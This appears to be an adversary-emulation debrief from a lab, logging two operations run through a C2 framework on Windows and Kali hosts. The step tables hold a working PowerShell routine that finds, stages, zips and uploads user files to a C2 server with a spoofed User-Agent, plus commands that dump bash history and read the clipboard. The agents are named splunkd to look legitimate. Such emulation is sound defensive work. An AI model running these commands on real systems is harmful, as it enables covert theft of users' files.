OPERATIONS DEBRIEF

Generated on 2020-09-14 16:03:43

This document covers the overall campaign analytics made up of the selected set of operations. The below sections contain general metadata about the selected operations as well as graphical views of the operations, the techniques and tactics used, and the facts discovered by the operations. The following sections include a more in depth review of each specific operation ran.

STATISTICS

An operation's planner makes up the decision making process. It contains logic for how a running operation should make decisions about which abilities to use and in what order. An objective is a collection of fact targets, called goals, which can be tied to adversaries. During the course of an operation, every time the planner is evaluated, the current objective status is evaluated in light of the current knowledge of the operation, with the operation completing should all goals be met.

Name	State	Planner	Objective	Time
WinThief	finished	atomic	default	2020-09-14 15:21:47
KaliOpen	finished	atomic	default	2020-09-14 15:47:08

AGENTS

The table below displays information about the agents used. An agent's paw is the unique identifier, or paw print, of an agent. Also included are the username of the user who executed the agent, the privilege level of the agent process, and the name of the agent executable.


Paw	Host	Platform	Username	Privilege	Executable
nxlcnp	win10	windows	WIN10\vagrant	Elevated	splunkd.exe
njfhgn	KALIWKS1234	linux	root	Elevated	splunkd

OPERATIONS DEBRIEF

OPERATIONS GRAPHS

Operations Graph


This is a graphical display of the agents connected to the command and control (C2), the operations run, and the steps of each operation as they relate to the agents.



Tactic Graph


This graph displays the order of tactics executed by the operation. A tactic explains the general purpose or the "why" of a step.

OPERATIONS DEBRIEF




Technique Graph

This graph displays the order of techniques executed by the operation. A technique explains the technical method or the "how" of a step.



Fact Graph

This graph displays the facts discovered by the operations run. Facts are attached to the operation where they were discovered. Facts are also attached to the facts that led to their discovery.



OPERATIONS DEBRIEF

STEPS IN OPERATION WINTHIEF

The table below shows detailed information about the steps taken in an operation and whether the command run discovered any facts.

Time	Status	Agent	Name	Command	Facts
2020-09-14 15:20:19	success	nxlcnp	Create staging directory	New-Item -Path "." -Name "staged" -ItemType "directory" -Force | foreach {$_.FullName} | Select-Object	Yes
2020-09-14 15:20:33	success	nxlcnp	Find files	Get-ChildItem C:\Users -Recurse -Include *.png -ErrorAction 'SilentlyContinue' | foreach {$_.FullName} | Select-Object -first 5;exit 0;	Yes
2020-09-14 15:20:38	success	nxlcnp	Find files	Get-ChildItem C:\Users -Recurse -Include *.yml -ErrorAction 'SilentlyContinue' | foreach {$_.FullName} | Select-Object -first 5;exit 0;	No
2020-09-14 15:20:47	success	nxlcnp	Find files	Get-ChildItem C:\Users -Recurse -Include *.wav -ErrorAction 'SilentlyContinue' | foreach {$_.FullName} | Select-Object -first 5;exit 0;	No
2020-09-14 15:20:50	success	nxlcnp	Stage sensitive files	Copy-Item C:\Users\vagrant\Desktop\test.png C:\users\public\staged	No
2020-09-14 15:20:58	success	nxlcnp	Stage sensitive files	Copy-Item C:\Users\Beedle\Desktop\screenshot.png C:\users\public\staged	No
2020-09-14 15:21:04	success	nxlcnp	Compress staged directory	Compress-Archive -Path C:\users\public\staged -DestinationPath C:\users\public\staged.zip -Force;sleep 1; ls C:\users\public\staged.zip | foreach {$_.FullName} | select	Yes
2020-09-14 15:21:26	success	nxlcnp	Exfil staged directory	$ErrorActionPreference = 'Stop';$fieldName = 'C:\users\public\staged.zip';$filePath = 'C:\users\public\staged.zip';$url = "http://192.168.56.1:8888/file/upload";Add-Type -AssemblyName 'System.Net.Http';$client = New-Object System.Net.Http.HttpClient;$content = New-Object System.Net.Http.MultipartFormDataContent;$fileStream = [System.IO.File]::OpenRead($filePath);$fileName = [System.IO.Path]::GetFileName($filePath);$fileContent = New-Object System.Net.Http.StreamContent($fileStream);$content.Add($fileContent, $fieldName, $fileName);$client.DefaultRequestHeaders.Add("X-Request-Id", $env:COMPUTERNAME + '-nxlcnp');$client.DefaultRequestHeaders.Add("User-Agent","Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36");$result = $client.PostAsync($url, $content).Result;$result.EnsureSuccessStatusCode();	Yes
2020-09-14 15:21:43	success	nxlcnp	Compress staged directory	rm C:\users\public\staged.zip	No

2020-09-14 15:21:45	success	nxlcnp	Create staging directory	Remove-Item -Path "staged" -recurse	No

FACTS FOUND IN OPERATION WINTHIEF

The table below displays the facts found in the operation, the command run and the agent that found the fact. Every fact, by default, gets a score of 1. If a host.user.password fact is important or has a high chance of success if used, you may assign it a score of 5. When an ability uses a fact to fill in a variable, it will use those with the highest scores first. A fact with a score of 0, is blacklisted - meaning it cannot be used in an operation.

Trait	Value	Score	Paw	Command Run
host.dir.staged	C:\users\public\staged	2	nxlcnp	New-Item -Path "." -Name "staged" -ItemType "directory" -Force | foreach {$_.FullName} | Select-Object
host.file.path	C:\Users\Beedle\Desktop\screenshot.png	1	nxlcnp	Get-ChildItem C:\Users -Recurse -Include *.png -ErrorAction 'SilentlyContinue' | foreach {$_.FullName} | Select-Object -first 5;exit 0;
host.file.path	C:\Users\vagrant\Desktop\test.png	1	nxlcnp	Get-ChildItem C:\Users -Recurse -Include *.png -ErrorAction 'SilentlyContinue' | foreach {$_.FullName} | Select-Object -first 5;exit 0;
host.dir.compress	C:\users\public\staged.zip	1	nxlcnp	Compress-Archive -Path C:\users\public\staged -DestinationPath C:\users\public\staged.zip -Force;sleep 1; ls C:\users\public\staged.zip | foreach {$_.FullName} | select
host.file.path	//192.168.56.1:8888/file/upload',	1	nxlcnp	$ErrorActionPreference = 'Stop';$fieldName = 'C:\users\public\staged.zip';$filePath = 'C:\users\public\staged.zip';$url = "http://192.168.56.1:8888/file/upload";Add-Type -AssemblyName 'System.Net.Http';$client = New-Object System.Net.Http.HttpClient;$content = New-Object System.Net.Http.MultipartFormDataContent;$fileStream = [System.IO.File]::OpenRead($filePath);$fileName = [System.IO.Path]::GetFileName($filePath);$fileContent = New-Object System.Net.Http.StreamContent($fileStream);$content.Add($fileContent, $fieldName, $fileName);$client.DefaultRequestHeaders.Add("X-Request-Id", $env:COMPUTERNAME + '-nxlcnp');$client.DefaultRequestHeaders.Add("User-Agent","Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36");$result = $client.PostAsync($url, $content).Result;$result.EnsureSuccessStatusCode();

host.file.path	/537.36	1	nxlcnp	$ErrorActionPreference = 'Stop';$fieldName = 'C:\users\public\staged.zip';$filePath = 'C:\users\public\staged.zip';$url = "http://192.168.56.1:8888/file/upload";Add-Type -AssemblyName 'System.Net.Http';$client = New-Object System.Net.Http.HttpClient;$content = New-Object System.Net.Http.MultipartFormDataContent;$fileStream = [System.IO.File]::OpenRead($filePath);$fileName = [System.IO.Path]::GetFileName($filePath);$fileContent = New-Object System.Net.Http.StreamContent($fileStream);$content.Add($fileContent, $fieldName, $fileName);$client.DefaultRequestHeaders.Add("X-Request-Id", $env:COMPUTERNAME + '-nxlcnp');$client.DefaultRequestHeaders.Add("User-Agent","Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36");$result = $client.PostAsync($url, $content).Result;$result.EnsureSuccessStatusCode();
host.file.path	/60.0.3112.113	1	nxlcnp	$ErrorActionPreference = 'Stop';$fieldName = 'C:\users\public\staged.zip';$filePath = 'C:\users\public\staged.zip';$url = "http://192.168.56.1:8888/file/upload";Add-Type -AssemblyName 'System.Net.Http';$client = New-Object System.Net.Http.HttpClient;$content = New-Object System.Net.Http.MultipartFormDataContent;$fileStream = [System.IO.File]::OpenRead($filePath);$fileName = [System.IO.Path]::GetFileName($filePath);$fileContent = New-Object System.Net.Http.StreamContent($fileStream);$content.Add($fileContent, $fieldName, $fileName);$client.DefaultRequestHeaders.Add("X-Request-Id", $env:COMPUTERNAME + '-nxlcnp');$client.DefaultRequestHeaders.Add("User-Agent","Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36");$result = $client.PostAsync($url, $content).Result;$result.EnsureSuccessStatusCode();

host.file.path	/537.36	1	nxlcnp	$ErrorActionPreference = 'Stop';$fieldName = 'C:\users\public\staged.zip';$filePath = 'C:\users\public\staged.zip';$url = "http://192.168.56.1:8888/file/upload";Add-Type -AssemblyName 'System.Net.Http';$client = New-Object System.Net.Http.HttpClient;$content = New-Object System.Net.Http.MultipartFormDataContent;$fileStream = [System.IO.File]::OpenRead($filePath);$fileName = [System.IO.Path]::GetFileName($filePath);$fileContent = New-Object System.Net.Http.StreamContent($fileStream);$content.Add($fileContent, $fieldName, $fileName);$client.DefaultRequestHeaders.Add("X-Request-Id", $env:COMPUTERNAME + '-nxlcnp');$client.DefaultRequestHeaders.Add("User-Agent","Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36");$result = $client.PostAsync($url, $content).Result;$result.EnsureSuccessStatusCode();
host.ip.address	192.168.56.1	1	nxlcnp	$ErrorActionPreference = 'Stop';$fieldName = 'C:\users\public\staged.zip';$filePath = 'C:\users\public\staged.zip';$url = "http://192.168.56.1:8888/file/upload";Add-Type -AssemblyName 'System.Net.Http';$client = New-Object System.Net.Http.HttpClient;$content = New-Object System.Net.Http.MultipartFormDataContent;$fileStream = [System.IO.File]::OpenRead($filePath);$fileName = [System.IO.Path]::GetFileName($filePath);$fileContent = New-Object System.Net.Http.StreamContent($fileStream);$content.Add($fileContent, $fieldName, $fileName);$client.DefaultRequestHeaders.Add("X-Request-Id", $env:COMPUTERNAME + '-nxlcnp');$client.DefaultRequestHeaders.Add("User-Agent","Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36");$result = $client.PostAsync($url, $content).Result;$result.EnsureSuccessStatusCode();

OPERATIONS DEBRIEF

STEPS IN OPERATION KALIOPEN

The table below shows detailed information about the steps taken in an operation and whether the command run discovered any facts.

Time	Status	Agent	Name	Command	Facts
2020-09-14 15:44:50	success	njfhgn	Network Interface Configuration	sudo ifconfig	Yes
2020-09-14 15:45:20	success	njfhgn	Identify active user	whoami	Yes
2020-09-14 15:45:31	failure	njfhgn	Copy Clipboard	xclip -o	No
2020-09-14 15:45:43	success	njfhgn	Dump history	cat ~/.bash_history	No
2020-09-14 15:46:58	timeout	njfhgn	1-min sleep	sleep 60	No
2020-09-14 15:46:57	success	njfhgn	Leave note	echo "proof that this machine was hacked." > message.txt	No

FACTS FOUND IN OPERATION KALIOPEN

The table below displays the facts found in the operation, the command run and the agent that found the fact. Every fact, by default, gets a score of 1. If a host.user.password fact is important or has a high chance of success if used, you may assign it a score of 5. When an ability uses a fact to fill in a variable, it will use those with the highest scores first. A fact with a score of 0, is blacklisted - meaning it cannot be used in an operation.

Trait	Value	Score	Paw	Command Run
host.ip.address	192.168.56.105	1	njfhgn	sudo ifconfig
host.ip.address	255.255.255.0	1	njfhgn	sudo ifconfig
host.ip.address	192.168.56.255	1	njfhgn	sudo ifconfig
host.ip.address	10.0.3.15	1	njfhgn	sudo ifconfig
host.ip.address	255.255.255.0	1	njfhgn	sudo ifconfig
host.ip.address	10.0.3.255	1	njfhgn	sudo ifconfig
host.ip.address	255.0.0.0	1	njfhgn	sudo ifconfig
host.user.name	root	1	njfhgn	whoami
domain.user.name	root	1	njfhgn	whoami